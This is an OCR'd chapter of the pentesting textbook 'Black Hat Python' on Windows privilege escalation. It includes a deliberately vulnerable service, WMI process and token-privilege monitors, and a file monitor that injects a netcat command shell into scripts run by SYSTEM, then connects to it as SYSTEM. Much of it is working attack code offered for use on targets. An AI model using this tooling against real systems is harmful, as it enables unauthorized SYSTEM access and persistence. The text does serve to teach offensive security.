
2ND EDITION

Black Hat Python

Python Programming for Hackers and Pentesters



Justin Seitz and Tim Arnold

Foreword by Charlie Miller

no starch press

BLACK HAT PYTHON

2nd Edition

Python Programming for Hackers and Pentesters

by Justin Seitz and Tim Arnold

no starch
press

San Francisco

ISBN-13: 978-1-7185-0112-6 (print)
ISBN-13: 978-1-7185-0113-3 (ebook)

Publisher: William Pollock
Executive Editor: Barbara Yien
Production Editor: Dapinder Dosanjh
Developmental Editor: Frances Saux
Cover Illustration: Garry Booth
Interior Design: Octopod Studios
Technical Reviewer: Cliff Janzen
Copyeditor: Bart Reed
Compositor: Jeff Lytle, Happenstance Type-O-Rama
Proofreader: Sharon Wilkey

For information on book distributors or translations, please contact No Starch Press, Inc. directly:
No Starch Press, Inc.
245 8th Street, San Francisco, CA 94103
phone: 1-415-863-9900; info@nostarch.com
www.nostarch.com

Library of Congress Control Number: 2014953241

About the Authors

Justin Seitz is a renowned cybersecurity and open source intelligence practitioner and the co-founder of Dark River Systems Inc., a Canadian security and intelligence company. His work has been featured in *Popular Science*, *Motherboard*, and *Forbes*. Justin has authored two books on developing hacking tools. He created the AutomatingOSINT.com training platform and Hunchly, an open source intelligence collection tool for investigators. Justin is also a contributor to the citizen journalism site Bellingcat, a member of the International Criminal Court's Technical Advisory Board, and a Fellow at the Center for Advanced Defense Studies in Washington, DC.

Tim Arnold is currently a professional Python programmer and statistician. He spent much of his early career at North Carolina State University as a respected international speaker and educator. Among his accomplishments, he has ensured that educational tools are accessible to underserved communities worldwide, including making mathematical documentation accessible to the blind.

For the past many years, Tim has worked at SAS Institute as a principal software developer, designing and implementing a publishing system for technical and mathematical documentation. He has served on the board of the Raleigh ISSA and as a consultant to board of the International Statistical Institute. He enjoys working as an independent educator, making infosec and Python concepts available to new users and elevating those with more advanced skills. Tim lives in North Carolina with his wife, Treva, and a villainous cockatiel named Sidney. You can find him on Twitter at @jtimarnold.

About the Technical Reviewer

Since the early days of Commodore PET and VIC-20, technology has been a constant companion to **Cliff Janzen**—and sometimes an obsession! Cliff spends a majority of his workday managing and mentoring a great team of security professionals, striving to stay technically relevant by tackling everything from security policy reviews and penetration testing to incident response. He feels lucky to have a career that is also his favorite hobby and a wife who supports him. He is grateful to Justin for including him on the first edition of this wonderful book and to Tim for leading him to finally make the move to Python 3. And special thanks to the fine people at No Starch Press.

10

WINDOWS PRIVILEGE ESCALATION

So you've popped a box inside a nice, juicy Windows network. Maybe you leveraged a remote heap overflow, or you phished your way in. It's time to start looking for ways to escalate privileges.

Even if you're already operating as SYSTEM or Administrator, you probably want several ways of achieving those privileges, in case a patch cycle kills your access. It can also be important to have a catalog of privilege escalations in your back pocket, as some enterprises run software that may be difficult to analyze in your own environment, and you may not run into that software until you're in an enterprise of the same size or composition.

In a typical privilege escalation, you'd exploit a poorly coded driver or native Windows kernel issue, but if you use a low-quality exploit or there's a problem during exploitation, you run the risk of causing system instability. Let's explore some other means of acquiring elevated privileges on Windows. System administrators in large enterprises commonly schedule tasks or services that execute child processes, or run VBScript or PowerShell scripts to automate activities. Vendors, too, often have automated, built-in tasks

that behave the same way. We'll try to take advantage of any high-privilege processes that handle files or execute binaries that are writable by low-privilege users. There are countless ways for you to try to escalate privileges on Windows, and we'll cover only a few. However, when you understand these core concepts, you can expand your scripts to begin exploring other dark, musty corners of your Windows targets.

We'll start by learning how to apply Windows Management Instrumentation (WMI) programming to create a flexible interface that monitors the creation of new processes. We'll harvest useful data such as the filepaths, the user who created the process, and enabled privileges. Then we'll hand off all filepaths to a file-monitoring script that continuously keeps track of any new files created, as well as what gets written to them. This tells us which files the high-privilege processes are accessing. Finally, we'll intercept the file-creation process by injecting our own scripting code into the file and make the high-privilege process execute a command shell. The beauty of this whole process is that it doesn't involve any API hooking, so we can fly under most antivirus software's radar.

Installing the Prerequisites

We need to install a few libraries to write the tooling in this chapter. Execute the following in a *cmd.exe* shell on Windows:

```
C:\Users\tim\work> pip install pywin32 wmi pyinstaller
```

You may have installed `pyinstaller` when you made your keylogger and screenshot-taker in Chapter 8, but if not, install it now (you can use `pip`). Next, we'll create the sample service we'll use to test our monitoring scripts.

Creating the Vulnerable BlackHat Service

The service we're creating emulates a set of vulnerabilities commonly found in large enterprise networks. We'll be attacking it later in this chapter. This service will periodically copy a script to a temporary directory and execute it from that directory. Open *bhservice.py* to get started:

```
import os
import servicemanager
import shutil
import subprocess
import sys

import win32event
import win32service
import win32serviceutil

SRCDIR = 'C:\\Users\\tim\\work'
TGTDIR = 'C:\\Windows\\TEMP'
```

Here, we do our imports, set the source directory for the script file, and then set the target directory where the service will run it. Now, we'll create the actual service using a class:

```
class BHServerSvc(win32serviceutil.ServiceFramework):
    _svc_name_ = "BlackHatService"
    _svc_display_name_ = "Black Hat Service"
    _svc_description_ = ("Executes VBScripts at regular intervals." +
                         " What could possibly go wrong?")

 ❶ def __init__(self,args):
        self.vbs = os.path.join(TGTDIR, 'bhservice_task.vbs')
        self.timeout = 1000 * 60

        win32serviceutil.ServiceFramework.__init__(self, args)
        self.hWaitStop = win32event.CreateEvent(None, 0, 0, None)

 ❷ def SvcStop(self):
        self.ReportServiceStatus(win32service.SERVICE_STOP_PENDING)
        win32event.SetEvent(self.hWaitStop)

 ❸ def SvcDoRun(self):
        self.ReportServiceStatus(win32service.SERVICE_RUNNING)
        self.main()
```

This class is a skeleton of what any service must provide. It inherits from the `win32serviceutil.ServiceFramework` and defines three methods. In the `__init__` method, we initialize the framework, define the location of the script to run, set a time out of one minute, and create the event object ❶. In the `SvcStop` method, we set the service status and stop the service ❷. In the `SvcDoRun` method, we start the service and call the `main` method in which our tasks will run ❸. We define this `main` method next:

```
    def main(self):
     ❶ while True:
            ret_code = win32event.WaitForSingleObject(
            self.hWaitStop, self.timeout)
         ❷ if ret_code == win32event.WAIT_OBJECT_0:
                servicemanager.LogInfoMsg("Service is stopping")
                break
            src = os.path.join(SRCDIR, 'bhservice_task.vbs')
            shutil.copy(src, self.vbs)
         ❸ subprocess.call("cscript.exe %s" % self.vbs, shell=False)
            os.unlink(self.vbs)
```

In `main`, we set up a loop ❶ that runs every minute, because of the `self.timeout` parameter, until the service receives the stop signal ❷. While it's running, we copy the script file to the target directory, execute the script, and remove the file ❸.

In the main block, we handle any command line arguments:

```
if __name__ == '__main__':
    if len(sys.argv) == 1:
```

```
        servicemanager.Initialize()
        servicemanager.PrepareToHostSingle(BHServerSvc)
        servicemanager.StartServiceCtrlDispatcher()
    else:
        win32serviceutil.HandleCommandLine(BHServerSvc)
```

You may sometimes want to create a real service on a victim machine. This skeleton framework gives you the outline for how to structure one.

You can find the *bhservice_tasks.vbs* script at *https://nostarch.com/black-hat-python2E/*. Place the file in a directory with *bhservice.py* and change `SRCDIR` to point to this directory. Your directory should look like this:

```
06/22/2020  09:02 AM      <DIR>              .
06/22/2020  09:02 AM      <DIR>              ..
06/22/2020  11:26 AM                 2,099   bhservice.py
06/22/2020  11:08 AM                 2,501   bhservice_task.vbs
```

Now create the service executable with `pyinstaller`:

```
C:\Users\tim\work> pyinstaller -F --hiddenimport win32timezone bhservice.py
```

This command saves the *bservice.exe* file in the *dist* subdirectory. Let's change into that directory to install the service and get it started. As Administrator, run these commands:

```
C:\Users\tim\work\dist> bhservice.exe install
C:\Users\tim\work\dist> bhservice.exe start
```

Now, every minute, the service will write the script file into a temporary directory, execute the script, and delete the file. It will do this until you run the `stop` command:

```
C:\Users\tim\work\dist> bhservice.exe stop
```

You can start or stop the service as many times as you like. Keep in mind that if you change the code in *bhservice.py*, you'll also have to create a new executable with `pyinstaller` and have Windows reload the service with the `bhservice update` command. When you've finished playing around with the service in this chapter, remove it with `bhservice remove`.

You should be good to go. Now let's get on with the fun part!

Creating a Process Monitor

Several years ago, Justin, one of the authors of this book, contributed to El Jefe, a project of the security provider Immunity. At its core, El Jefe is a very simple process-monitoring system. The tool is designed to help people on defensive teams track process creation and the installation of malware.

While consulting one day, his coworker Mark Wuergler suggested that they use El Jefe offensively: with it, they could monitor processes executed as SYSTEM on the target Windows machines. This would provide insight into potentially insecure file handling or child process creation. It worked, and they walked away with numerous privilege escalation bugs, giving them the keys to the kingdom.

The major drawback of the original El Jefe was that it used a DLL, injected into every process, to intercept calls to the native `CreateProcess` function. It then used a named pipe to communicate with the collection client, which forwarded the details of the process creation to the logging server. Unfortunately, most antivirus software also hooks the `CreateProcess` calls, so either they view you as malware or you have system instability issues when running El Jefe side by side with the antivirus software.

We'll re-create some of El Jefe's monitoring capabilities in a hookless manner, gearing it toward offensive techniques. This should make our monitoring portable and give us the ability to run it alongside antivirus software without issue.

Process Monitoring with WMI

The Windows Management Instrumentation (WMI) API gives programmers the ability to monitor a system for certain events and then receive callbacks when those events occur. We'll leverage this interface to receive a callback every time a process is created and then log some valuable information: the time the process was created, the user who spawned the process, the executable that was launched and its command line arguments, the process ID, and the parent process ID. This will show us any processes created by higher-privilege accounts, and in particular, any processes that call external files, such as VBScript or batch scripts. When we have all of this information, we'll also determine the privileges enabled on the process tokens. In certain rare cases, you'll find processes that were created as a regular user but have been granted additional Windows privileges that you can leverage.

Let's begin by writing a very simple monitoring script that provides the basic process information and then build on that to determine the enabled privileges. This code was adapted from the Python WMI page (*http://timgolden.me.uk/python/wmi/tutorial.html*). Note that in order to capture information about high-privilege processes created by SYSTEM, for example, you'll need to run your monitoring script as Administrator. Start by adding the following code to *process_monitor.py*:

```
import os
import sys
import win32api
import win32con
import win32security
import wmi
```

```
def log_to_file(message):
    with open('process_monitor_log.csv', 'a') as fd:
        fd.write(f'{message}\r\n')

def monitor():
    head = 'CommandLine, Time, Executable, Parent PID, PID, User, Privileges'
    log_to_file(head)
 ❶ c = wmi.WMI()
 ❷ process_watcher = c.Win32_Process.watch_for('creation')
    while True:
        try:
         ❸ new_process = process_watcher()
            cmdline = new_process.CommandLine
            create_date = new_process.CreationDate
            executable = new_process.ExecutablePath
            parent_pid = new_process.ParentProcessId
            pid = new_process.ProcessId
         ❹ proc_owner = new_process.GetOwner()

            privileges = 'N/A'
            process_log_message = (
                f'{cmdline} , {create_date} , {executable},'
                f'{parent_pid} , {pid} , {proc_owner} , {privileges}'
                )
            print(process_log_message)
            print()
            log_to_file(process_log_message)
        except Exception:
            pass

if __name__ == '__main__':
    monitor()
```

We start by instantiating the WMI class ❶ and tell it to watch for the process creation event ❷. We then enter a loop, which blocks until `process_watcher` returns a new process event ❸. The new process event is a WMI class called `Win32_Process` that contains all of the relevant information we're after (see MSDN documentation online for more information on the `Win32_Process` WMI class). One of the class functions is `GetOwner`, which we call ❹ to determine who spawned the process. We collect all of the process information we're looking for, output it to the screen, and log it to a file.

Kicking the Tires

Let's fire up the process-monitoring script and create some processes to see what the output looks like:

```
C:\Users\tim\work>python process_monitor.py
"Calculator.exe",
20200624083538.964492-240 ,
C:\Program Files\WindowsApps\Microsoft.WindowsCalculator\Calculator.exe,
1204 ,
```

```
10312 ,
('DESKTOP-CC91N7I', 0, 'tim') ,
N/A

notepad ,
20200624083340.325593-240 ,
C:\Windows\system32\notepad.exe,
13184 ,
12788 ,
('DESKTOP-CC91N7I', 0, 'tim') ,
N/A
```

After running the script, we ran *notepad.exe* and *calc.exe*. As you can see, the tool outputs this process information correctly. You could now take an extended break, let this script run for a day, and capture records of all the running processes, scheduled tasks, and various software updaters. You might spot malware if you're (un)lucky. It's also useful to log in and out of the system, as events generated from these actions could indicate privileged processes.

Now that we have basic process monitoring in place, let's fill out the privileges field in our logging. First, though, you should learn a little bit about how Windows privileges work and why they're important.

Windows Token Privileges

A Windows *token* is, per Microsoft, "an object that describes the security context of a process or thread" (see "Access Tokens" at *http://msdn.microsoft.com/*). In other words, the token's permissions and privileges determine which tasks a process or thread can perform.

Misunderstanding these tokens can land you in trouble. As part of a security product, a well-intentioned developer might create a system tray application on which they'd like to give an unprivileged user the ability to control the main Windows service, which is a driver. The developer uses the native Windows API function `AdjustTokenPrivileges` on the process and then, innocently enough, grants the system tray application the `SeLoadDriver` privilege. What the developer doesn't notice is that if you can climb inside that system tray application, you now have the ability to load or unload any driver you want, which means you can drop a kernel mode rootkit—and that means game over.

Bear in mind that if you can't run your process monitor as SYSTEM or Administrator, then you need to keep an eye on what processes you *are* able to monitor. Are there any additional privileges you can leverage? A process running as a user with the wrong privileges is a fantastic way to get to SYSTEM or run code in the kernel. Table 10-1 lists interesting privileges that the authors always look out for. It isn't exhaustive, but it serves as a good starting point. You can find a full list of privileges on the MSDN website.

Table 10-1: Interesting Privileges

Privilege name	Access that is granted
`SeBackupPrivilege`	This enables the user process to back up files and directories, and it grants READ access to files no matter what their access control list (ACL) defines.
`SeDebugPrivilege`	This enables the user process to debug other processes. It also includes obtaining process handles to inject DLLs or code into running processes.
`SeLoadDriver`	This enables a user process to load or unload drivers.

Now that you know which privileges to look for, let's leverage Python to automatically retrieve the enabled privileges on the processes we're monitoring. We'll make use of the `win32security`, `win32api`, and `win32con` modules. If you encounter a situation where you can't load these modules, try translating all of the following functions into native calls using the `ctypes` library. This is possible, though it's a lot more work.

Add the following code to *process_monitor.py* directly above the existing `log_to_file` function:

```
def get_process_privileges(pid):
    try:
        hproc = win32api.OpenProcess( ❶
              win32con.PROCESS_QUERY_INFORMATION, False, pid
              )
        htok = win32security.OpenProcessToken(hproc, win32con.TOKEN_QUERY) ❷
        privs = win32security.GetTokenInformation( ❸
            htok,win32security.TokenPrivileges
            )
        privileges = ''
        for priv_id, flags in privs:
            if flags == (win32security.SE_PRIVILEGE_ENABLED | ❹
                    win32security.SE_PRIVILEGE_ENABLED_BY_DEFAULT):
                privileges += f'{win32security.LookupPrivilegeName(None, priv_id)}|' ❺
    except Exception:
        privileges = 'N/A'

    return privileges
```

We use the process ID to obtain a handle to the target process ❶. Next, we crack open the process token ❷ and request the token information for that process ❸ by sending the `win32security.TokenPrivileges` structure. The function call returns a list of tuples, where the first member of the tuple is the privilege and the second member describes whether the privilege is enabled or not. Because we're concerned with only the enabled ones, we first check for the enabled bits ❹ and then look up the human-readable name for that privilege ❺.

Next, modify the existing code to properly output and log this information. Change the line of code

```
privileges = "N/A"
```

to the following:

```
privileges = get_process_privileges(pid)
```

Now that we've added the privilege-tracking code, let's rerun the *process_monitor.py* script and check the output. You should see privilege information:

```
C:\Users\tim\work> python.exe process_monitor.py
"Calculator.exe",
20200624084445.120519-240 ,
C:\Program Files\WindowsApps\Microsoft.WindowsCalculator\Calculator.exe,
1204 ,
13116 ,
('DESKTOP-CC91N7I', 0, 'tim') ,
SeChangeNotifyPrivilege|

notepad ,
20200624084436.727998-240 ,
C:\Windows\system32\notepad.exe,
10720 ,
2732 ,
('DESKTOP-CC91N7I', 0, 'tim') ,
SeChangeNotifyPrivilege|SeImpersonatePrivilege|SeCreateGlobalPrivilege|
```

You can see that we've managed to log the enabled privileges for these processes. Now we could easily put some intelligence into the script to log only processes that run as an unprivileged user but have interesting privileges enabled. This use of process monitoring will let us find processes that rely on external files insecurely.

Winning the Race

Batch, VBScript, and PowerShell scripts make system administrators' lives easier by automating humdrum tasks. They might continually register with a central inventory service, for example, or force updates of software from their own repositories. One common problem is the lack of proper access controls on these scripting files. In a number of cases, on otherwise secure servers, we've found batch or PowerShell scripts that run once a day by the SYSTEM user while being globally writable by any user.

If you run your process monitor long enough in an enterprise (or you simply install the sample service provided in the beginning of this chapter), you might see process records that look like this:

```
wscript.exe C:\Windows\TEMP\bhservice_task.vbs , 20200624102235.287541-240 , C:\Windows\
SysWOW64\wscript.exe,2828 , 17516 , ('NT AUTHORITY', 0, 'SYSTEM') , SeLockMemoryPrivilege|SeTcb
Privilege|SeSystemProfilePrivilege|SeProfileSingleProcessPrivilege|SeIncreaseBasePriorityPrivil
ege|SeCreatePagefilePrivilege|SeCreatePermanentPrivilege|SeDebugPrivilege|SeAuditPrivilege|SeCh
angeNotifyPrivilege|SeImpersonatePrivilege|SeCreateGlobalPrivilege|SeIncreaseWorkingSetPrivileg
e|SeTimeZonePrivilege|SeCreateSymbolicLinkPrivilege|SeDelegateSessionUserImpersonatePrivilege|
```

You can see that a SYSTEM process has spawned the *wscript.exe* binary and passed in the `C:\WINDOWS\TEMP\bhservice_task.vbs` parameter. The sample *bhservice* you created at the beginning of the chapter should generate these events once per minute.

But if you list the contents of the directory, you won't see this file present. This is because the service creates a file containing VBScript and then executes and removes that VBScript. We've seen this action performed by commercial software in a number of cases; often, software creates files in a temporary location, writes commands into the files, executes the resulting program files, and then deletes those files.

In order to exploit this condition, we have to effectively win a race against the executing code. When the software or scheduled task creates the file, we need to be able to inject our own code into the file before the process executes and deletes it. The trick to this is in the handy Windows API `ReadDirectoryChangesW`, which enables us to monitor a directory for any changes to files or subdirectories. We can also filter these events so that we're able to determine when the file has been saved. That way, we can quickly inject our code into it before it's executed. You may find it incredibly useful to simply keep an eye on all temporary directories for a period of 24 hours or longer; sometimes, you'll find interesting bugs or information disclosures on top of potential privilege escalations.

Let's begin by creating a file monitor. We'll then build on it to automatically inject code. Save a new file called *file_monitor.py* and hammer out the following:

```
# Modified example that is originally given here:
# http://timgolden.me.uk/python/win32_how_do_i/watch_directory_for_changes.
html
import os
import tempfile
import threading
import win32con
import win32file

FILE_CREATED = 1
FILE_DELETED = 2
FILE_MODIFIED = 3
FILE_RENAMED_FROM = 4
FILE_RENAMED_TO = 5

FILE_LIST_DIRECTORY = 0x0001
❶ PATHS = ['c:\\WINDOWS\\Temp', tempfile.gettempdir()]

def monitor(path_to_watch):
  ❷ h_directory = win32file.CreateFile(
        path_to_watch,
        FILE_LIST_DIRECTORY,
        win32con.FILE_SHARE_READ | win32con.FILE_SHARE_WRITE |
        win32con.FILE_SHARE_DELETE,
        None,
        win32con.OPEN_EXISTING,
        win32con.FILE_FLAG_BACKUP_SEMANTICS,
```

```
        None
        )
    while True:
        try:
        ❸ results = win32file.ReadDirectoryChangesW(
                h_directory,
                1024,
                True,
                win32con.FILE_NOTIFY_CHANGE_ATTRIBUTES |
                win32con.FILE_NOTIFY_CHANGE_DIR_NAME |
                win32con.FILE_NOTIFY_CHANGE_FILE_NAME |
                win32con.FILE_NOTIFY_CHANGE_LAST_WRITE |
                win32con.FILE_NOTIFY_CHANGE_SECURITY |
                win32con.FILE_NOTIFY_CHANGE_SIZE,
                None,
                None
            )
         ❹ for action, file_name in results:
                full_filename = os.path.join(path_to_watch, file_name)
                if action == FILE_CREATED:
                    print(f'[+] Created {full_filename}')
                elif action == FILE_DELETED:
                    print(f'[-] Deleted {full_filename}')
                elif action == FILE_MODIFIED:
                    print(f'[*] Modified {full_filename}')
                    try:
                        print('[vvv] Dumping contents ... ')
                     ❺ with open(full_filename) as f:
                            contents = f.read()
                        print(contents)
                        print('[^^^] Dump complete.')
                    except Exception as e:
                        print(f'[!!!] Dump failed. {e}')

                elif action == FILE_RENAMED_FROM:
                    print(f'[>] Renamed from {full_filename}')
                elif action == FILE_RENAMED_TO:
                    print(f'[<] Renamed to {full_filename}')
                else:
                    print(f'[?] Unknown action on {full_filename}')
        except Exception:
            pass

if __name__ == '__main__':
    for path in PATHS:
        monitor_thread = threading.Thread(target=monitor, args=(path,))
        monitor_thread.start()
```

We define a list of directories that we'd like to monitor ❶, which in our case are the two common temporary file directories. You might want to keep an eye on other places, so edit this list as you see fit.

For each of these paths, we'll create a monitoring thread that calls the `start_monitor` function. The first task of this function is to acquire a handle to the directory we wish to monitor ❷. We then call the `ReadDirectoryChangesW`

function ❸, which notifies us when a change occurs. We receive the filename of the changed target file and the type of event that happened ❹. From here, we print out useful information about what happened to that particular file, and if we detect that it has been modified, we dump out the contents of the file for reference ❺.

Kicking the Tires

Open a *cmd.exe* shell and run *file_monitor.py*:

```
C:\Users\tim\work> python.exe file_monitor.py
```

Open a second *cmd.exe* shell and execute the following commands:

```
C:\Users\tim\work> cd C:\Windows\temp
C:\Windows\Temp> echo hello > filetest.bat
C:\Windows\Temp> rename filetest.bat file2test
C:\Windows\Temp> del file2test
```

You should see output that looks like the following:

```
[+] Created c:\WINDOWS\Temp\filetest.bat
[*] Modified c:\WINDOWS\Temp\filetest.bat
[vvv] Dumping contents ...
hello

[^^^] Dump complete.
[>] Renamed from c:\WINDOWS\Temp\filetest.bat
[<] Renamed to c:\WINDOWS\Temp\file2test
[-] Deleted c:\WINDOWS\Temp\file2test
```

If everything has worked as planned, we encourage you to keep your file monitor running for 24 hours on a target system. You may be surprised to see files being created, executed, and deleted. You can also use your process-monitoring script to look for additional interesting filepaths to monitor. Software updates could be of particular interest.

Let's add the ability to inject code into these files.

Code Injection

Now that we can monitor processes and file locations, we'll automatically inject code into target files. We'll create very simple code snippets that spawn a compiled version of the *netcat.py* tool with the privilege level of the originating service. There is a vast array of nasty things you can do with these VBScript, batch, and PowerShell files. We'll create the general framework, and you can run wild from there. Modify the *file_monitor.py* script and add the following code after the file modification constants:

```
NETCAT = 'c:\\users\\tim\\work\\netcat.exe'
TGT_IP = '192.168.1.208'
CMD = f'{NETCAT} -t {TGT_IP} -p 9999 -l -c '
```

The code we're about to inject will use these constants: `TGT_IP` is the IP address of the victim (the Windows box we're injecting code into) and `TGT_PORT` is the port we'll connect to. The `NETCAT` variable gives the location of the Netcat substitute we coded in Chapter 2. If you haven't created an executable from that code, you can do so now:

```
C:\Users\tim\netcat> pyinstaller -F netcat.py
```

Then drop the resulting *netcat.exe* file into your directory and make sure the `NETCAT` variable points to that executable.

The command our injected code will execute creates a reverse command shell:

```
❶ FILE_TYPES = {
    '.bat': ["\r\nREM bhpmarker\r\n", f'\r\n{CMD}\r\n'],
    '.ps1': ["\r\n#bhpmarker\r\n", f'\r\nStart-Process "{CMD}"\r\n'],
    '.vbs': ["\r\n'bhpmarker\r\n",
    f'\r\nCreateObject("Wscript.Shell").Run("{CMD}")\r\n'],
}

def inject_code(full_filename, contents, extension):
 ❷ if FILE_TYPES[extension][0].strip() in contents:
        return

 ❸ full_contents = FILE_TYPES[extension][0]
    full_contents += FILE_TYPES[extension][1]
    full_contents += contents
    with open(full_filename, 'w') as f:
        f.write(full_contents)
    print('\\o/ Injected Code')
```

We start by defining a dictionary of code snippets that match a particular file extension ❶. The snippets include a unique marker and the code we want to inject. The reason we use a marker is to avoid an infinite loop whereby we see a file modification, insert our code, and cause the program to detect this action as a file modification event. Left alone, this cycle would continue until the file gets gigantic and the hard drive begins to cry. Instead, the program will check for the marker and, if it finds it, know not to modify the file a second time.

Next, the `inject_code` function handles the actual code injection and file marker checking. After we verify that the marker doesn't exist ❷, we write the marker and the code we want the target process to run ❸. Now we need to modify our main event loop to include our file extension check and the call to `inject_code`:

```
--snip--
                elif action == FILE_MODIFIED:
                 ❶ extension = os.path.splitext(full_filename)[1]

               ❷ if extension in FILE_TYPES:
                      print(f'[*] Modified {full_filename}')
                      print('[vvv] Dumping contents ... ')
```

```
                    try:
                        with open(full_filename) as f:
                            contents = f.read()
                        # NEW CODE
                        inject_code(full_filename, contents, extension)
                        print(contents)
                        print('[^^^] Dump complete.')
                    except Exception as e:
                        print(f'[!!!] Dump failed. {e}')
--snip--
```

This is a pretty straightforward addition to the primary loop. We do a quick split of the file extension ❶ and then check it against our dictionary of known file types ❷. If the file extension is detected in the dictionary, we call the `inject_code` function. Let's take it for a spin.

Kicking the Tires

If you installed the *bhservice* at the beginning of this chapter, you can easily test your fancy new code injector. Make sure the service is running and then execute your *file_monitor.py* script. Eventually, you should see output indicating that a *.vbs* file has been created and modified and that code has been injected. In the following example, we've commented out the printing of the contents to save space:

```
[*] Modified c:\Windows\Temp\bhservice_task.vbs
[vvv] Dumping contents ...
\o/ Injected Code
[^^^] Dump complete.
```

If you open a new cmd window, you should see that the target port is open:

```
c:\Users\tim\work> netstat -an |findstr 9999
  TCP    192.168.1.208:9999     0.0.0.0:0              LISTENING
```

If all went well, you can use the `nc` command or run the *netcat.py* script from Chapter 2 to connect the listener you just spawned. To make sure your privilege escalation worked, connect to the listener from your Kali machine and check which user you're running as:

```
$ nc -nv 192.168.1.208 9999
Connection to 192.168.1.208 port 9999 [tcp/*] succeeded!
 #> whoami
nt authority\system
 #> exit
```

This should indicate that you've obtained the privileges of the holy SYSTEM account. Your code injection worked.

You may have reached the end of this chapter thinking that some of these attacks are a bit esoteric. But if you spend enough time inside a large enterprise, you'll realize these tactics are quite viable. You can easily expand the tooling in this chapter, or turn it into specialty scripts to compromise a local account or application. WMI alone can be an excellent source of local recon data; it can enable you to further an attack once you're inside a network. Privilege escalation is an essential piece to any good trojan.